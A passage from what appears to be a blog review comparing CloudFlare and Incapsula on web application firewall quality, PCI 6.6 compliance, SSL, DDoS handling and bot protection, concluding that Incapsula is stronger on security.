This means that if we use Incapsula's WAF, then we have finished step 6.6 of being PCI Compliant. To meet 6.6, we need to either perform an application code review or install a WAF in front of the website. Incapsula acts as a PCI certified WAF in front of our website. Both options are usually expensive or a tedious work but with Incapsula it is finished with a click of a button.

Enabling Incapsula does not make a whole website PCI Compliant. There are still many other requirements to meet except from 6.6.

This part is certainly a money saver for any e-commerce out there. It also shows that Incapsula is taking their security features seriously.

DDoS protection – Is it included?

This answer goes for both services. It is not included. They will both turn off the security services for the website if it receives a large DDoS, and forward the traffic to the original webserver. However it is possible to upgrade to enterprise packages and you will receive DDoS protection services then.

CloudFlare and Incapsula can still help against smaller DDoS attacks. Thanks to the structure they are both using. With a CDN network spread across the world, an attacker would have to DDoS every server in order to keep the site down everywhere. And in such case - the attack power will be spread out and weakened so much that it will not do any damage. The other situation would be if the attacker only targets one specific CDN node and makes the site unavailable from that region. But it would still be accessed from other regions in the world. *(Note this is true for smaller attacks, not large attacks.)*

My sites have been attacked with DDoS while using both CloudFlare and Incapsula individually and the attacks were not noticed at all. Thanks to the large CDN networks that they are using. It certainly *can* help to prevent smaller DDoS attacks but if the attack is big enough to affect other customers the service will be temporarily shut down until the attack is over. A normal webserver that is not protected by CloudFlare or Incapsula can easily be attacked by a small DDoS and suffer severe consequences. So the basic packages of CloudFlare and Incapsula does help to a degree against DDoS without paying for the extra DDoS services that they offer. It is however not a complete DDoS protection until you upgrade to the enterprise solutions.

Summary & Conclusion

Web Application Firewall (WAF)

Incapsula wins this battle by far. The WAF in CloudFlare is almost non-existent and it does not live up to the quality of a WAF. It does not protect against SQL-injections or XSS as they claim to do. Incapsula on the other hand does what they advertise to do. It blocks SQL-injections, XSS, vulnerability scanners, bad bots and more. Incapsula's WAF is also PCI 6.6 compliant.

Video demonstration: <http://www.youtube.com/watch?v=XyomdqPWSg4>

SSL

Both companies offer outstanding SSL options. Incapsula offers stronger encryption while CloudFlare offers a second solution that they call 'Flexible SSL'. Any website can use the Flexible SSL even if they do not have SSL enabled on their own webserver. This battle is somewhat even but CloudFlare gets a big plus for the Flexible SSL option.

Control panel

They both have a clear and good control panel. Incapsula wins this as they provide much more details in the security logs which allow further research. CloudFlare's control panel is very basic and may be more suited for someone with no knowledge about security.

Spam / Bot protection

CloudFlare's spam and bot protection is definitely decent. But the false positives can be very annoying for the visitors. Incapsula's spam and bot protection is even sharper. It prevents more spam while maintaining less false positives.

DDoS protection

DDoS protection is not included in Pro / Business packages for either of the two services. But it *can* help protect against DDoS to a certain degree anyway. For a full DDoS protection service you will have to upgrade to the enterprise plans.

Overall

Incapsula is the clear winner when it comes to security. By using the service, it is clear that they have put a lot more effort into it than CloudFlare. With better security comes a higher price, but I highly recommend Incapsula's security features to any commercial website and to any personal website who can afford it. For anyone who values security Incapsula is a great choice.

CloudFlare is a good opponent. They offer a wider CDN network than Incapsula and other enhancements which is not covered in this review. But when it comes to security, they fail to live up to the standards of Incapsula. For the security minded, CloudFlare is not that great choice.